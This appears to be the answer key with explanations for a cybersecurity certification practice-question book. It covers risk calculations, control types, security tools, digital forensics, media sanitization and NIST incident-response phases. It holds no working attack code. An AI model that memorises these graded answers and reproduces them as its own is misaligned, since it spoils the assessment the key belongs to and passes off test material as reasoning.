291. C. The rules of engagement (RoE) for a penetration test outline the permissible and impermissible activities for testers. If there are any systems, techniques, or information that is off-limits, this should be clearly stated in the RoE.
292. C. It is normal to find statements in an information security policy that declare the importance of

cybersecurity to the organization, designate a specific individual as responsible for the cybersecurity function, and grant that individual authority over cybersecurity. Specific requirements, such as requiring multifactor authentication for financial systems would be more appropriately placed in a standard than a policy.

293. B. Guidelines are optional advice, by definition. Policies and standards are always mandatory. Procedures may be mandatory or optional, depending on the organizational context.
294. B. The white team is responsible for interpreting rules and arbitrating disputes during a security exercise. The white team leader would be the most appropriate person from this list to answer Kaitlyn's question.
295. B. The annualized rate of occurrence (ARO) is calculated as the number of times an attack should be expected in a given year. This may be expressed as a decimal or percentage. The scenario tells us that there is a 10 percent chance of an attack in a given year. This could be described as an ARO of 10 percent, or 0.1.
296. D. The single loss expectancy (SLE) is the amount of damage expected to occur as the result of a single successful attack. In this case, the scenario provides this information as \$75,000.
297. C. The annualized loss expectancy (ALE) is the amount of damage expected in any given year. It is calculated by multiplying the SLE (\$75,000) by the ARO (10 percent) to get the ALE (\$7,500).
298. C. Determining the single best category for a control is always tricky, as many controls can cross categories in terms of their purpose. In this case, we are told that the control exists to reduce the likelihood of an attack, making it a preventive control.
299. D. A DDoS mitigation service takes action to reduce the load on the network by blocking unwanted

traffic. This is a technical intervention and is best described as a technical control.

300. C. PCI DSS allows organizations that cannot meet a specific PCI DSS requirement to implement a compensating control that mitigates the risk. This is the process Piper is following in this scenario.
301. D. The purpose of this control is to reduce the probability of an attack. Implementing controls designed to reduce the probability or magnitude of a risk is a risk mitigation activity.
302. D. Sharing data outside the organization normally requires the consent of the data owner. Ruth should consult the data ownership policy for assistance in determining the identities of the appropriate data owner(s) that she should consult.
303. A. This activity is almost certainly a violation of the organization's acceptable use policy (AUP), which should contain provisions describing appropriate use of networks and computing resources belonging to the organization.
304. B. Standards describe specific security controls that must be in place for an organization. Ryan would not include a list of algorithms in a high-level policy document, and this information is too general to be useful as a procedure. Guidelines are not mandatory, so they would not be applicable in this scenario.
305. B. It is sometimes difficult to distinguish between cases of least privilege, separation of duties, and dual control. Least privilege means that an employee should only have the access rights necessary to perform their job. While this may be true in this scenario, you do not have enough information to make that determination because you do not know whether access to the database would help the security team perform their duties. Separation of duties occurs when the same employee does not have permission to perform two different actions that, when combined, could undermine security.

That is the case here because a team member who had the ability to both approve access and access the database may be able to grant themselves access to the database. Dual control occurs when two employees must jointly authorize the same action. Security through obscurity occurs when the security of a control depends on the secrecy of its mechanism.

306. C. Succession planning and cross-training both serve to facilitate continuity of operations by creating a pool of candidates for job vacancies. Of these, only cross-training encompasses actively involving other people in operational processes, which may also help detect fraud. Dual control and separation of duties are both controls that deter fraud, but they do not facilitate the continuity of operations.
307. C. Organizations may require all of these items as part of an approved exception request. However, the documentation of scope, duration of the exception, and business justification are designed to clearly describe and substantiate the exception request. The compensating control, on the other hand, is designed to ensure that the organization meets the intent and rigor of the original requirement.
308. C. This is an example of separation of duties. Someone who has the ability to transfer funds into the account and issue payments could initiate a very large fund transfer, so Berta has separated these responsibilities into different roles. Separation of duties goes beyond least privilege by intentionally changing jobs to minimize the access that an individual has, rather than granting them the full permissions necessary to perform their job. This is not an example of dual control because a single individual can still perform each action.
309. A. Data ownership policies clearly state the ownership of information created or used by the organization. Data classification policies describe the classification structure used by the organization

and the process used to properly assign classifications to data. Data retention policies outline what information the organization will maintain and the length of time different categories of information will be retained prior to destruction. Account management policies describe the account life cycle from provisioning through active use and decommissioning.

310. D. The automatic blocking of logins is a technical activity and this is, therefore, a technical control. Physical controls are security controls that impact the physical world. Operational controls include the processes that we put in place to manage technology in a secure manner. Managerial controls are procedural mechanisms that an organization follows to implement sound security management practices.
311. D. Data retention policies describe what information the organization will maintain and the length of time different categories of information will be retained prior to destruction, including both minimum and maximum retention periods. Data classification would be covered by the data classification policy.
312. C. A vulnerability scanner is the most appropriate tool for Kevin to use to conduct security baseline scans. Vulnerability scanners are automated tools that can identify known vulnerabilities and misconfigurations on a system. They can scan a wide range of systems, including servers, workstations, and network devices. They are designed to be easy to use, even for IT professionals who are not security experts.

Kevin might be able to obtain similar information using a penetration testing tool, but those tools tend to require skilled cybersecurity professionals to operate and analyze the results.

Patch management and network monitoring tools are useful security tools, but they do not develop a baseline of system configurations.

313. D. All of these resources provide valuable information to security professionals seeking to design a security program according to industry standards. However, only the Center for Internet Security (CIS) provides detailed baseline standards that include step-by-step instructions for configuring systems to meet specific security requirements. The CIS benchmarks are widely used as a resource for securing systems in various industries.

ISO 27001 is a standard for information security management systems (ISMS), which outlines a framework for managing and protecting sensitive information. While it may include some guidance on securing systems, it is not specific to Windows or Linux and is more focused on overall information security management.

Open Worldwide Application Security Project (OWASP) is a nonprofit organization that provides a variety of resources for web application security, including a list of the top 10 most critical web application security risks. While it may include some guidance on securing systems, it is not specific to Windows or Linux and is more focused on web application security.

Payment Card Industry Data Security Standard (PCI DSS) is a standard for securing credit card information. There is no indication in the scenario that Jenna's organization handles credit card data, so this would not be an appropriate standard for her to use.

314. B. The Angry IP scanner is a multiplatform tool that is written in the Java language. It does require a Java runtime to function properly. It does not require other scanning tools, such as `nmap` or Nessus. It also does not require a C compiler, such as `gcc`.

315. A. The Immunity debugger is designed specifically to support penetration testing and the reverse engineering of malware.

GNU debugger (GDB) is a widely used open source debugger for Linux that works with a variety of programming languages. It may assist Chris in this work, but it is not specifically designed for reverse engineering malware, so it is not as good an answer as Immunity.

Recon-*ng* and ZAP are tools designed to assist in website penetration tests. Recon-*ng* automates web application reconnaissance, while ZAP serves as an interception proxy. Neither is likely to be useful in reverse engineering malware.

316. B. Metasploit is an exploitation package that is designed to assist penetration testers. A tester using Metasploit can exploit known vulnerabilities for which an exploit has been created or can create their own exploits using the tool. While Metasploit provides built-in access to some vulnerability scanning functionality, a tester using Metasploit should primarily be expected to perform actual tests of exploitable vulnerabilities. Similarly, Metasploit supports creating buffer overflow attacks, but it is not a purpose-built buffer overflow testing tool, and of course testing systems for zero-day exploits doesn't work unless they have been released.
317. B. Recon-*ng* is an automated web application reconnaissance tool that helps penetration testers and attackers discover information about a web environment in advance of trying to exploit that environment.
318. B. Cross-site request forgery (XSRF or CSRF) attacks exploit the trust that sites have in a user's browser by attempting to force the submission of authenticated requests to third-party sites. Cross-site scripting (XSS) uses reflected input to trick a user's browser into executing untrusted code from a trusted site. SQL injection directly attacks a database through a web application. Session hijacking attacks attempt to steal previously authenticated sessions but do not force the browser to submit requests.

319. B. Data poisoning, the act of injecting false or misleading data into a machine learning model's training dataset, can cause the model to make incorrect predictions or decisions. By removing the false data and retraining the model, Juanita can ensure that the model is not basing its predictions or decisions on faulty or malicious data.

Juanita should not ignore the problem because it is likely to have had an effect on the accuracy of the model. She should not use the same dataset to generate a new model (regardless of algorithm choice) because that model would still be based upon the poisoned data.

320. D. Software threat modeling is designed to reduce the number of security-related design and coding flaws as well as the severity of other flaws. The developer or evaluator of software has no control over the threat environment, because it is external to the organization.

321. A. There are many potential solutions to this problem. Locking down configurations might prevent unauthorized changes, but it would also likely disrupt authorized changes. File integrity monitoring systems may identify an unauthorized change but only after it occurred. A security-enhanced operating system is designed to implement advanced security controls and does not address this specific risk.

The underlying problem here is that system administrators are making changes without properly coordinating them with other teams. A strong change management program would directly address this root cause.

322. C. The vulnerability that exists in this situation is in the code for the logging service. Modifying the code of the web application is unlikely to correct this problem. The code of the underlying logging service is the issue, so Brenda should check for a patch from the vendor who created that service and apply the patch promptly.

An intrusion detection system would only identify that the vulnerability was being exploited and not correct the issue.

Brenda should not ignore this issue as remote code execution vulnerabilities are extremely serious.

323. C. You might find this question a little confusing because the scenario seems to describe a directory traversal attack, and that is not one of the answer choices. The key to successfully answering this question is understanding that a directory traversal attack is a type of local file inclusion (LFI) attack. LFI attacks allow a remote user to access files stored on a server. Directory traversal achieves the attacker's goal of LFI by navigating the directory structure with navigation commands such as .. and / in the URL. Remote file inclusion (RFI) attacks use a similar approach but allow the attacker to execute code that is hosted on their own computer using the targeted server.
324. D. Security awareness training is an example of a managerial security control because it is an administrative practice. The subject of the training is the use of the VPN, which is a technical control, but the training itself is managerial in nature.
325. C. Notifications and procedures like the signs posted at the company Chris works for are examples of preventive controls because they are designed to stop unauthorized activity from occurring in the first place. They do not identify security incidents, as a detective control would. They do not respond to active security incidents, as a responsive control would, and they do not correct the effects of a security incident, as a corrective control would.
326. B. A maintenance window is a period of time during which routine maintenance and updates are scheduled to be performed on systems, devices, and infrastructure. This can include software updates, security patches, hardware replacements, and other types of maintenance activities. This is a low-risk

vulnerability so Kevin can wait until the next maintenance window to apply it.

327. B. Ben should encrypt the data to provide an additional layer of protection as a compensating control. The organization has already made a policy exception, so he should not react by objecting to the exception or removing the data without authorization. Purchasing insurance may transfer some of the risk but is not a mitigating control.
328. A. The most important step in securing service accounts is to ensure that they have only the rights that are absolutely needed to accomplish the task they are designed for. Disabling interactive logins is important as well and would be the next best answer. Limiting when accounts can log in and using randomized or meaningless account names can both be helpful in some circumstances but are far less important.
329. A. Passive discovery techniques involve no interaction with the target system. Monitoring network traffic would, therefore, be a passive technique because it does not actively engage the target system.

Vulnerability scanners, port scanners, and penetration testing techniques are active tools that directly interact with the target system.
330. D. Random sampling of accounts is the recommended best practice if all accounts cannot be validated. Selecting only recently changed accounts will not identify long-term issues or historic issues, and checking only high-value accounts will not show if there are issues or bad practices with other account types.
331. C. Bug bounty programs are specifically designed to solicit bug reports from external security testers. Vulnerability scans (whether internal or external) and penetration tests are run by, or on behalf of, an organization's own security team.

332. A. APIs typically transfer data for web application via HTTPS, meaning that the API itself is not responsible for encryption. If Frank's team discovers that TLS is not enabled, they will need to work with the infrastructure or systems administration team to ensure that TLS is enabled and in use rather than making API changes. Authorization for object access, authentication weaknesses, and rate limiting are all common API issues. If you're not familiar with the types of issues you might encounter in APIs, you can read more about them in the OWASP API security top 10 at

<https://github.com/OWASP/API-Security/raw/master/2019/en/dist/owasp-api-security-top-10.pdf>.

333. C. Fuzz testers are capable of automatically generating input sequences to test an application. Therefore, testers do not need to manually generate input, although they may do so if they wish. Fuzzers can reproduce errors (and thus, “fuzzers can’t reproduce errors” is not an issue) but typically don’t fully cover the code—code coverage tools are usually paired with fuzzers to validate how much coverage was possible. Fuzzers are often limited to simple errors because they won’t handle business logic or attacks that require knowledge from the application user.

# **Chapter 3: Domain 3.0: Incident Response and Management**

1. D. This analysis used the Diamond model of intrusion analysis, which describes a sequence where an adversary deploys a capability targeted at an infrastructure against a victim. The Diamond model draws its name from the shape of the diagram created during the analysis.
2. B. By default Apache does not run as an administrative user. In fact, it typically runs as a limited user. To take further useful action, Frank should look for a privilege escalation path that will allow him to gain further access.
3. B. Delivery occurs when the adversary deploys their tool either directly against targets or via release that relies on staff at the target interacting with it such as in an email payload, on a USB stick, or via websites that they visit.
4. B. The Windows Event Viewer is a built-in tool for Windows systems that can be used to view application, security, setup, system, and other events and logs. `Secpol.msc` is the Local Security Policy snap-in, and `logview.msc` is not a built-in Windows tool or a snap-in.
5. C. The MITRE ATT&CK framework defines the attack vector as the specifics behind how the adversary would attack the target. You don't have to memorize ATT&CK to pass the exam, but you should be prepared to encounter questions that you need to narrow down based on what knowledge you do have. Here you can rule out the threat actor and targeting method and then decide between the attack vector and organizational weakness.
6. C. The ATT&CK framework is focused on network defense and broadly covers threat hunting. CAPEC is focused on application security. CVSS is the Common Vulnerability Scoring System, and Mopar

is a parts, service, and customer care organization that is part of Fiat Chrysler.

7. C. Maria can push an updated hosts file to her domain connected systems that will direct traffic intended for known bad domains to the localhost or a safe system. She might want to work with a security analyst or other IT staff member to capture queries sent to that system to track any potentially infected workstations. A DNS sinkhole would work only if all of the systems were using local DNS, and offsite users are likely to have DNS settings set by the local networks they connect to. Antimalware applications may not have an update yet, or may fail to detect the malware, and forcing a Border Gateway Protocol (BGP) update for third-party networks is likely a bad idea.
8. C. Monica issued a command that only stops a running service. It will restart at reboot unless the scripts that start it are disabled. On modern Ubuntu systems, that is handled by upstart. Other services may use `init.d` scripts. In either case, when asked a question like this, you can quickly identify this as a problem that occurred at reboot and remove the answer that isn't likely to be correct.
9. C. The first entry in the log indicates that the user authenticated from the system `10.174.238.88`.
10. C. The second log entry indicates that the `sshd` daemon handled the connection. This daemon supports the Secure Shell (SSH) protocol.
11. B. The first log entry indicates that the user made use of public key encryption (PKI) to authenticate the connection. The user, therefore, possessed the private key that corresponded to a public key stored on the server and associated with the user.
12. B. The identity of the user making the connection appears in the first log entry: `accepted publickey for ec2-user`. The third log entry that contains the string `USER=root` is recording the fact that the user issued the `sudo` command to create an interactive

bash shell with administrative privileges. This is not the account used to create the server connection. The `pam_unix` entry indicates that the session was authenticated using the pluggable authentication module (PAM) facility.

13. C. Alaina's best option is to delete emails with these URLs from all inbound email. Blocking or monitoring for the IP addresses can help, but mobile and offsite users will not be protected if they do not send their traffic through her firewall or IDSs.
14. A. A DNS sinkhole exactly meets Rowan's needs. It can redirect traffic intended for malicious sites and botnet controllers to a landing page, which warns the end user that something went wrong.
15. B. It may be tempting to answer "no impact," but the better answer here is "no impact to services." The system will still require remediation, which will consume staff time, so there will not be a total lack of impact.
16. D. The service is noncritical because it can be used to conduct business as usual after it is restored without a meaningful business impact due to the outage. During the outage, however, this is a denial of a noncritical service.
17. D. Discovering an APT in your administrative systems typically indicates that you have lost control of your environment.
18. D. Human safety and human lives are always the most critical system or resource. Here, safety systems should receive the highest rating, and in the US-CERT NCISS demo, they receive 100/100 points on the scale.
19. A. During an event, incident responders often have to pay more attention to the immediate impact to triage and prioritize remediation. Once systems are back online and the business is operating, total impact can be assessed and should be included in the report and considered in new controls and

practices from the lessons learned analysis of the event.

20. C. The amount of metadata included in photos varies based on the device used to take them, but GPS location, GPS timestamp-based time (and thus correct, rather than device native), and camera type can all potentially be found. Image files do not track how many times they have been copied!
21. A. John is not responding to an incident, so this is an example of proactive network segmentation. If he discovered a system that was causing issues, he might create a dedicated quarantine network or could isolate or remove the system.
22. C. NIST describes events like this as security incidents because they are a violation or imminent threat of violation of security policies and practices. An adverse event is any event with negative consequences, and an event is any observable occurrence on a system or network.
23. C. Dan's efforts are part of the preparation phase, which involves activities intended to limit the damage an attacker could cause.
24. B. Linux provides a pair of useful ACL backup and restore commands: `getfacl` allows recursive backups of directories, including all permissions to a text file, and `setfacl` restores those permissions from the backup file. Both `aclman` and `chbkup` were made up for this question.
25. B. In cases where an advanced persistent threat (APT) has been present for an unknown period of time, backups should be assumed to be compromised. Since APTs often have tools that cannot be detected by normal anti-malware techniques, the best option that Manish has is to carefully rebuild the systems from the ground up and then ensure that they are fully patched and secured before returning them to service.

26. A. FileVault does allow trusted accounts to unlock the drive but not by changing the key. FileVault 2 keys can be recovered from memory for mounted volumes, and much like BitLocker, it suggests that users record their recovery key, so Jessica may want to ask the user or search their office or materials if possible. Finally, FileVault keys can be recovered from iCloud, providing her with a third way to get access to the drive.
27. C. The series of connection attempts shown is most likely associated with a port scan. A series of failed connections to various services within a few seconds (or even minutes) is common for a port scan attempt. A denial-of-service attack will typically be focused on a single service, whereas an application that cannot connect will be configured to point at only one database service, not many. A misconfigured log source either would send the wrong log information or would not send logs at all in most cases.
28. A. Purging requires complete removal of data, and cryptographic erase is the only option that will fully destroy the contents of a drive from this list. Reformatting leaves the original data in place, overwriting leaves the potential for file remnants in slack space, and repartitioning also leaves data intact in the new partitions.
29. C. Local scans often provide more information than remote scans because of network or host firewalls that block access to services. The second most likely answer is that Scott or Joanna used different settings when they scanned.
30. C. A general best practice when dealing with highly sensitive systems is to encrypt copies of the drives before they are sent to third parties. Adam should encrypt the drive image and provide both the hash of the image and the decryption key under separate cover (sent via a separate mechanism) to ensure that losing the drive itself does not expose the data. Once the image is in the third-party examiner's hands,

they will be responsible for its security. Adam may want to check on what their agreement says about security.

31. B. A hardware write blocker can ensure that connecting or mounting the drive does not cause any changes to occur on the drive. Mika should create one or more forensic images of the original drive and then work with the copy or copies as needed. She may then opt to use forensic software, possibly including a software write blocker.
32. A. This form is a sample chain of custody form. It includes information about the case; copies of drives that were created; and who was in possession of drives, devices, and copies during the investigation.
33. B. James can temporarily create an untrusted network segment and use a span port or tap to allow him to see traffic leaving the infected workstation. Using Wireshark or `tcpdump`, he can build a profile of the traffic it sends, helping him build a fingerprint of the beaconing behavior. Once he has this information, he can then use it in his recovery efforts to ensure that other systems are not similarly infected.
34. B. Conducting a lessons learned review after using an incident response plan can help to identify improvements and to ensure that the plan is up-to-date and ready to handle new events.
35. B. If business concerns override his ability to suspend the system, the best option that Lukas has is to copy the virtual disk files and then use a live memory imaging tool. This will give him the best forensic copy achievable under the circumstances. Snapshotting the system and booting it will result in a loss of live memory artifacts. Escalating may be possible in some circumstances, but the scenario specifies that the system must remain online. Finally, volatility can capture memory artifacts but is not designed to capture a full virtual machine.

36. B. Reassembling the system to match its original configuration can be important in forensic investigations. Color-coding each cable and port as a system is disassembled before moving helps to ensure proper reassembly. Mika should also have photos taken by the onsite investigators to match her reassembly work to the onsite configuration.
37. B. Selah should check the error log to determine what web page or file access resulted in 404 “not found” errors. The errors may indicate that a page is linked incorrectly, but it may also indicate a scan occurring against her web server.
38. C. Since the drives are being returned at the end of a lease, you must assume that the contract does not allow them to be destroyed. This means that purging the drives, validating that the drives have been purged, and documenting the process to ensure that all drives are included are the appropriate actions. Clearing the drives leaves the possibility of data recovery, while purging, as defined by NIST SP 800-88, renders data recovery infeasible.
39. C. The default macOS drive format is Apple File System (APFS) and is the native macOS drive format. macOS does support FAT32 and can read New Technology File System (NTFS) but cannot write to NTFS drives without additional software. HFS+ was the default file system for earlier versions of macOS.
40. B. Eraser is a tool used to securely wipe files and drives. If Eraser is not typically installed on his organization’s machines, Tim should expect that the individual being investigated has engaged in some antiforensic activities including wiping files that may have been downloaded or used against company policy. This doesn’t mean he shouldn’t continue his investigation, but he may want to look at Eraser’s log for additional evidence of what was removed.
41. B. Data carving is the process of identifying files based on file signatures such as headers and footers

and then pulling the information between those locations out as a file. Jessica can use common carving tools or could manually carve files if she knows common header and footer types that she can search for.

42. D. A CSIRT leader must have authority to direct the incident response process and should be able to act as a liaison with organizational management. Although Latisha may not have deep incident response experience, she is in the right role to provide those connections and leadership. She should look at retaining third-party experts for incidents if she needs additional skills or expertise on her IR team.
43. B. This system is not connected to a domain (default domain name has no value), and the default user is administrator.
44. A. The Linux `file` command shows a file's format, encoding, what libraries it is linked to, and its file type (binary, ASCII text, etc.). Since Alex suspects that the attacker used statically linked libraries, the `file` command is the best command to use for this scenario. `stat` provides the last time accessed, permissions, UID and GID bit settings, and other details. It is useful for checking when a file was last used or modified but won't provide details about linked libraries. `strings` and `grep` are both useful for analyzing the content of a file and may provide Alex with other hints but won't be as useful as the `file` command for this purpose.
45. A. A logical acquisition focuses on specific files of interest, such as a specific type of file or files from a specific location. In Eric's case, a logical acquisition meets his needs. A sparse acquisition also collects data from unallocated space. A bit-by-bit acquisition is typically performed for a full drive and will take longer.
46. D. The chain of custody for evidence is maintained by logging and labeling evidence. This ensures that

the evidence is properly controlled and accessed.

47. A. Suspending a virtual machine will result in the RAM and disk contents being stored to the directory where it resides. Simply copying that folder is then sufficient to provide Susan with all the information she needs. She should not turn the virtual machine off, and creating a forensic copy of the drive is not necessary (but she should still validate hashes for the copied files or directory).
48. A. Chrome stores a broad range of useful forensic information in its SQLite database, including cookies, favicons, history, logins, top sites, web form data, and other details. Knowing how to write SQL queries or having access to a forensic tool that makes these databases easy to access can provide a rich trove of information about the web browsing history of a Chrome user.
49. B. FTK Imager Light is shown configured to write a single large file that will fail on FAT32-formatted drives where the largest single file is 4 GB. If Chris needs to create a single file, he should format his destination drive as NTFS. In many cases, he should simply create a raw image to a blank disk instead!
50. B. Modern versions of Windows include the built-in `certutil` utility. Running `certutil -hashfile [file location] md5` will calculate the MD5 hash of a file. `certutil` also supports SHA1 and SHA256 as well as other less frequently used hashes. `md5sum` and `sha1sum` are Linux utilities, and `hashcheck` is a shell extension for Windows.
51. D. The Windows Quick Format option leaves data in unallocated space on the new volume, allowing the data to be carved and retrieved. This does not meet the requirements for any of the three levels of sanitization defined by NIST.
52. C. Restoring a system to normal function, including removing it from isolation, is part of the containment, eradication, and recovery stage. This may seem to be part of the post-incident activity

phase, but that phase includes activities such as reporting and process updates rather than system restoration.

53. B. The NIST recoverability effort categories call a scenario in which time to recovery is predictable with additional resources “supplemented.” The key to the NIST levels is to remember that each level of additional unknowns and resources required increases the severity level from regular to supplemented and then to extended. A nonrecoverable situation exists when the event cannot be remediated, such as when data is exposed. At that point, an investigation is launched. In a nongovernment agency, this phase might involve escalating to law enforcement.
54. D. A forensic investigator’s best option is to seize, image, and analyze the drive that Janet downloaded the files to. Since she only deleted the files, it is likely that the investigator will be able to recover most of the content of the files, allowing them to be identified. Network flows do not provide file information, SMB does not log file downloads, browser caches will typically not contain a list of all downloaded files, and incognito mode is specifically designed to not retain session and cache information.
55. B. Jose can choose to isolate the compromised system, either physically or logically, leaving the attacker with access to the system while isolating it from other systems on his network. If he makes a mistake, he could leave his own systems vulnerable, but this will allow him to observe the attacker.
56. D. NIST SP 800-61 categorizes signs of an incident into two categories, precursors and indicators. Precursors are signs that an incident may occur in the future. Since there is not an indicator that an event is in progress, this can be categorized as a precursor. Now Abdul needs to figure out how he will monitor for a potential attack.

57. D. Lessons learned reviews are typically conducted by independent facilitators who ask questions like “What happened, and at what time?” and “What information was needed, and when?” Lessons learned reviews are conducted as part of the post-incident activity stage of incident response and provide an opportunity for organizations to improve their incident response process.
58. B. Although patching is useful, it won’t stop zero-day threats. If Allan is building a plan specifically to deal with zero-day threats, he should focus on designing his network and systems to limit the possibility and impact of an unknown vulnerability. That includes using threat intelligence, using segmentation, using allow listing/whitelisting applications, implementing only necessary firewall rules, using behavior and baseline-based intrusion prevention rules and SIEM alerts, and building a plan in advance.
59. C. NIST describes events with negative consequences as adverse events. It might be tempting to immediately call this a security incident; however, this wouldn’t be classified that way until an investigation was conducted. If the user accidentally accessed the file, it would typically not change classification. Intentional or malicious access would cause the adverse event to become a security incident.
60. D. Cell phones contain a treasure trove of location data, including both tower connection log data and GPS location logs in some instances. Photographs taken on mobile devices may also include location metadata. Microsoft Office files do not typically include location information.

Other potential sources of data include car GPS systems if the individual has a car with built-in GPS, black-box data-gathering systems, social media posts, and fitness software, as well as any other devices that may have built-in GPS or location detection capabilities. In some cases, this can be as

simple as determining whether the individual's devices were connected to a specific network at a specific time.

61. C. Documentation is important when tracking drives to ensure that all drives that should be sanitized are being received. Documentation can also provide evidence of proper handling for audits and internal reviews.
62. D. Outsourcing to a third-party incident response provider allows Mike to bring in experts when an incident occurs while avoiding the day-to-day expense of hiring a full-time staff member. This can make a lot of financial sense if incidents occur rarely, and even large organizations bring in third-party response providers when large incidents occur. A security operations center (SOC) would be appropriate if Mike needed day-to-day security monitoring and operations, and hiring an internal team does not match Mike's funding model limitations in this scenario.
63. C. NIST identifies three activities for media sanitization: clearing, which uses logical techniques to sanitize data in all user-addressable storage locations; purging, which applies physical or logical techniques to render data recovery infeasible using state-of-the-art laboratory techniques; and destruction, which involves physically destroying the media.
64. B. Degaussing, which uses a powerful electromagnet to remove data from tape media, is a form of purging.
65. A. As long as Brian is comfortable relying on another backup mechanism, he can safely disable volume shadow copies and remove the related files. For the drive he is looking at, this will result in approximately 26 GB of storage becoming available.
66. C. Most portable consumer devices, especially those that generate large files, format their storage as FAT32. FAT16 is limited to 2 GB partitions, RAW is

a photo file format, and APFS is the native macOS file system format. Lauren can expect most devices to format media as FAT32 by default because of its broad compatibility across devices and operating systems.

67. C. Brian should determine whether he needs live forensic information, but if he is not certain, the safest path for him is to collect live forensic information, take photos so that he knows how each system was set up and configured, and then power them down. He would then log each system as evidence and will likely create forensic copies of the drives once he reaches his forensic work area or may use a portable forensic system to make drive images onsite. Powering a running system down can result in the loss of significant forensic information, meaning that powering a system down before collecting some information is typically not recommended. Collecting a static image of a drive requires powering the system down first.
68. B. When forensic evidence or information is produced for a legal proceeding, it is called e-discovery. This type of discovery often involves massive amounts of data, including email, files, text messages, and any other electronic evidence that is relevant to the case.
69. C. A chain of custody form is used to record each person who works with or is in contact with evidence in an investigation. Typically, investigative work is also done in a way that fully records all actions taken and sometimes requires two people present to verify actions taken.
70. A. Since Scott needs to know more about potential vulnerabilities, an authenticated scan from a trusted internal network will provide him with the most information. He will not gain a real attacker's view, but in this case, having more detail is important.
71. C. The primary role of management in an incident response effort is to provide the authority and resources required to respond appropriately to the

incident. They may also be asked to make business decisions, communicate with external groups, or assess the impact on key stakeholders.

72. C. NIST does not include making backups of every system and device in its documentation. Instead, NIST suggests maintaining an organizationwide knowledge base with critical information about systems and applications. Backing up every device and system can be prohibitively expensive. Backups are typically done only for specific systems and devices, with configuration and restoration data stored for the rest.
73. B. NIST identifies four major phases in the IR life cycle: preparation; detection and analysis; containment, eradication, and recovery; and post-incident activity. Notification and communication may occur in multiple phases.
74. D. The page file, like many system files, is locked while Windows is running. Charles simply needs to shut down the system and copy the page file. Some Windows systems may be set to purge the page file when the system is shut down, so he may need to pull the plug to get an intact page file.
75. C. Slack space is leftover storage that exists because files do not take up the entire space allocated for them. Since the Unallocated partition does not have a filesystem on it, space there should not be considered slack space. Both System Reserved and C: are formatted with NTFS and will have slack space between files.
76. C. Without other requirements in place, many organizations select a one- to two-year retention period. This allows enough time to use existing information for investigations but does not retain so much data that it cannot be managed. Regardless of the time period selected, organizations should set and consistently follow a retention policy.
77. C. If Alice focuses on a quick restoration, she is unlikely to preserve all of the evidence she would be

able to during a longer incident response process. Since she is focusing on quick restoration, the service should be available more quickly, and the service and system should not be damaged in any significant way by the restoration process. The time required to implement the strategy will typically be less if she does not conduct a full forensic investigation and instead focuses on service restoration.

78. C. A RAW image, like those created by `dd`, is Piper's best option for broad compatibility. Many forensic tools support multiple image formats, but RAW files are supported almost universally by forensic tools.
79. B. When a network share or mounted drive is captured from the system that mounts it, data such as deleted files, unallocated space, and other information that requires direct drive access will not be captured. If Scott needs that information, he will need to create a forensic image of the drive from the host server.
80. B. Questions including what tools and resources are needed to detect, analyze, or mitigate figure incidents, as well as topics such as how information sharing could be improved, what could be done better or differently, and how effective existing processes and policies are, can all be part of the lessons learned review.
81. B. The order of volatility for common storage locations is as follows:
  1. CPU cache, registers, running processes, RAM
  2. Network traffic
  3. Disk drives
  4. Backups, printouts, optical media
82. C. Removing a system from the network typically occurs as part of the containment phase of an incident response process. Systems are typically not returned to the network until the end of the recovery phase.

83. D. MD5, SHA-1, and SHA-2 hashes are all considered forensically sound. Although MD5 and SHA-1 hashes are no longer a secure means of hashing, they are still considered appropriate for validation of forensic images because it is unlikely that an attacker would intentionally create a hash collision to falsify the forensic integrity of a drive.
84. D. NIST's Computer Security Incident Handling Guide notes that identifying an attacker can be "time-consuming and futile." In general, spending time identifying attackers is not a valuable use of incident response time for most organizations.
85. C. iPhone backups to local systems can be full or differential, and in this scenario the most likely issue is that Cynthia has recovered a differential backup. She should look for additional backup files if she does not have access to the original phone. If the backup was encrypted, she would not be able to access it without a cracking tool, and if it was interrupted, she would be unlikely to have the backup file or have it be in usable condition. iCloud backups require access to the user's computer or account and are less likely to be part of a forensic investigation.
86. A. A second forensic examiner who acts as a witness, countersigning all documentation and helping document all actions, provides both strong documentation and another potential witness in court. Independent forensic action, no matter how well documented, will not be as reliable as having a witness.
87. B. Although it may seem obvious that the system should be isolated from the network when it is rebuilt, we have seen this exact scenario play out before. In one instance, the system was compromised twice before the system administrator learned their lesson!
88. A. The space that Saria sees is the space between the end of the file and the space allocated per cluster or block. This space may contain remnants of previous

files written to the cluster or block or may simply contain random data from when the disk was formatted or initialized.

89. A. Trusted system binary kits like those provided by the National Software Reference Library include known good hashes of many operating systems and applications. Kathleen can validate the files on her system using references like the NSRL ([www.nsrl.nist.gov/new.html](http://www.nsrl.nist.gov/new.html)).
90. B. NIST specifically recommends the hostname, MAC addresses, and IP addresses of the system. Capturing the full output of an `ipconfig` or `ifconfig` command may be useful, but forensic analysis may not permit interaction with a live machine. Additional detail like the domain (or domain membership) may or may not be available for any given machine, and NIC manufacturer and similar data is not necessary under most circumstances.
91. D. Since most APTs (including this one, as specified in the question) send traffic in an encrypted form, performing network forensics or traffic analysis will only provide information about potentially infected hosts. If Ryan wants to find the actual tools that may exist on endpoint systems, he should conduct endpoint forensics. Along the way, he may use endpoint behavior analysis, network forensics, and network traffic analysis to help identify target systems.
92. B. When a system is not a critical business asset that must remain online, the best response is typically to isolate it from other systems and networks that it could negatively impact. By disconnecting it from all networks, Ben can safely investigate the issue without causing undue risk.

We have actually encountered this situation. After investigating, we found that the user's text-to-speech application was enabled, and the microphone had the gain turned all the way up. The system was automatically typing words based on

how it interpreted background noise, resulting in strange text that terrified the unsuspecting user.

93. C. When clusters are overwritten, original data is left in the unused space between the end of the new file and the end of the cluster. This means that copying new files over old files can leave remnant data that may help Kathleen prove that the files were on the system by examining slack space.
94. A. If the system that Angela is attempting to access had mounted the encrypted volume before going to sleep and there is a hibernation file, Angela can use hibernation file analysis tools to retrieve the BitLocker key. If the system did not hibernate or the volume was not mounted when the system went to sleep, she will not be able to retrieve the keys. Memory analysis won't work with a system that is off, the boot sector does not contain keys, and brute-force cracking is not a viable method of cracking BitLocker keys because of the time involved.
95. C. The pseudocode tells you that Adam is trying to detect outbound packets that are part of short communications (fewer than 10 packets and fewer than 3,000 bytes) and that he believes the traffic may appear to be web traffic, be general TCP traffic, or not match known traffic types. This is consistent with the attributes of beaconing traffic. Adam also is making sure that general web traffic won't be captured by not matching on `uripath` and `contentencoding`.
